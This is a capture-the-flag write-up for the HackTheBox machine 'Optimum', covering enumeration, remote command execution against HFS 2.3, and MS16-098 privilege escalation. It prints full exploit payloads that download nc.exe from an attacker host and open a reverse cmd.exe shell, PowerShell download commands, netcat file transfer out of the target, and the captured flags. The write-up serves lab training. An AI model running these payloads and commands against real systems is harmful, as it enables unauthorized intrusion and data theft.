
[HackTheBox] Optimum

Date: 04/Nov/2019
Categories: oscp, htb, windows
Tags: exploit_hfs_cmd_exec, privesc_windows_ms16_098
InfoCard:



Overview

This is a writeup for HackTheBox VM Optimum. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. `80/tcp/http/HttpFileServer httpd 2.3`: exploit_hfs_cmd_exec, privesc_windows_ms16_098


Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Nov  4 17:34:56 2019 as: nmap -vv --reason -Pn -sV -sC
↪ --version-all -oN
↪ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/_quick_tcp_nmap.txt -oX
↪ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/xml/_quick_tcp_nmap.xml
↪ 10.10.10.8
Nmap scan report for 10.10.10.8
Host is up, received user-set (0.062s latency).
Scanned at 2019-11-04 17:34:57 PST for 19s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  4 17:35:16 2019 -- 1 IP address (1 host up) scanned in 19.87 seconds
```

2. We find `HttpFileServer 2.3` running on the target system. Upon searching for exploits we find multiple hits:



```
root@kali: ~/toolbox/data/writeups/htb.optimum # ss hfs 2.3
---------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                        |  Path
                                                                      | (/usr/share/exploitdb/)
---------------------------------------------------------------------- ----------------------------------------
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload        | exploits/multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | exploits/windows/webapps/34852.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)   | exploits/windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)   | exploits/windows/remote/39161.py
---------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.optimum #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
80/tcp  |  http  |  HttpFileServer httpd 2.3
```

Phase #2: Exploitation

1. We use the command execution exploit, slightly modify it to print debug information and get interactive access on the target system:

```
root@kali: ~/toolbox/data/writeups/htb.optimum # python 39161.py 10.10.10.8 80
script_create: http://10.10.10.8:80/?search=%00{.+save|C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20
createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F10.10.14.26%3A8000%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20
%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with.}
execute_script: http://10.10.10.8:80/?search=%00{.+exec|cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs.}
nc_run: http://10.10.10.8:80/?search=%00{.+exec|C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%2010.10.14.26%20443.}
root@kali: ~/toolbox/data/writeups/htb.optimum #
```

Figure 3: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.optimum # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.8] 49211
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36
System Boot Time:          10/11/2019, 11:05:13
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
```

Figure 4: writeup.exploitation.steps.1.2

```
C:\Users\kostas\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\kostas\Desktop>
```

Figure 5: writeup.exploitation.steps.1.3

Phase #2.5: Post Exploitation

```
kostas@OPTIMUM> id
optimum\kostas
kostas@OPTIMUM>
kostas@OPTIMUM> uname
Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
kostas@OPTIMUM>
kostas@OPTIMUM> ifconfig
Ethernet adapter Ethernet0
 Connection-specific DNS Suffix  . :
 IPv4 Address. . . . . . . . . . . : 10.10.10.8
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 10.10.10.2
kostas@OPTIMUM>
kostas@OPTIMUM> users
Administrator
kostas
```

Phase #3: Privilege Escalation

1. We can now view the contents of the `user.txt.txt` file to get the first flag:

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
C:\Users\kostas\Desktop>
```

Figure 6: writeup.privesc.steps.1.1

2. We now use the `windows-exploit-suggester.py` script to get list of possible privesc vectors. To do this, we first had to download `netcat` onto target system via Powershell and transfer the text output of `systeminfo` command to our local system:

```
C:\Users\kostas\Desktop>systeminfo >sysinfo.txt
systeminfo >sysinfo.txt
```

Figure 7: writeup.privesc.steps.2.1

```
C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

11/11/2019  01:05     <DIR>          .
11/11/2019  01:05     <DIR>          ..
11/11/2019  11:51     <DIR>          %TEMP%
18/03/2017  02:11           760.320 hfs.exe
11/11/2019  01:05            36.528 nc.exe
11/11/2019  01:02             3.336 sysinfo.txt
18/03/2017  02:13                32 user.txt.txt
               4 File(s)        800.216 bytes
               3 Dir(s)  31.898.066.944 bytes free

C:\Users\kostas\Desktop>
```

Figure 8: writeup.privesc.steps.2.2

```
C:\Users\kostas\Desktop>nc 10.10.14.26 9999 <sysinfo.txt
nc 10.10.14.26 9999 <sysinfo.txt

C:\Users\kostas\Desktop>
```

Figure 9: writeup.privesc.steps.2.3

3. The `windows-exploit-suggester.py` scripts lists several privesc vectors and we decide to use EDB:41020 because it provides a pre-compiled binary ready to used. We again transfer this exploit file to the target system using Powershell:

```
root@kali: ~/toolbox/data/writeups/htb.optimum # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb
.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ISO-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
```

Figure 10: writeup.privesc.steps.3.1

```
C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"

C:\Users\kostas\Desktop>
```

Figure 11: writeup.privesc.steps.3.2

4. Once executed, we get elevated privileges on the target system:

```
C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

11/11/2019  01:13     <DIR>          .
11/11/2019  01:13     <DIR>          ..
11/11/2019  11:51     <DIR>          %TEMP%
11/11/2019  01:13           560.128 41020.exe
18/03/2017  02:11           760.320 hfs.exe
11/11/2019  01:05            36.528 nc.exe
11/11/2019  01:02             3.336 sysinfo.txt
18/03/2017  02:13                32 user.txt.txt
               5 File(s)      1.360.344 bytes
               3 Dir(s)  31.897.505.792 bytes free

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

Figure 12: writeup.privesc.steps.4.1

5. We can now view the contents of the `root.txt` file to complete the challenge:

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
C:\Users\Administrator\Desktop>
```

Figure 13: writeup.privesc.steps.5.1

Loot

Flags

```
C:\Users\kostas\Desktop\user.txt.txt: d0c39409d7b994a9a1.............
C:\Users\Administrator\Desktop\root.txt: 51ed1b36553c8461f4.............
```

References

[+] https://www.hackthebox.eu/home/machines/profile/6
[+] https://reboare.github.io/hackthebox/htb-optimum.html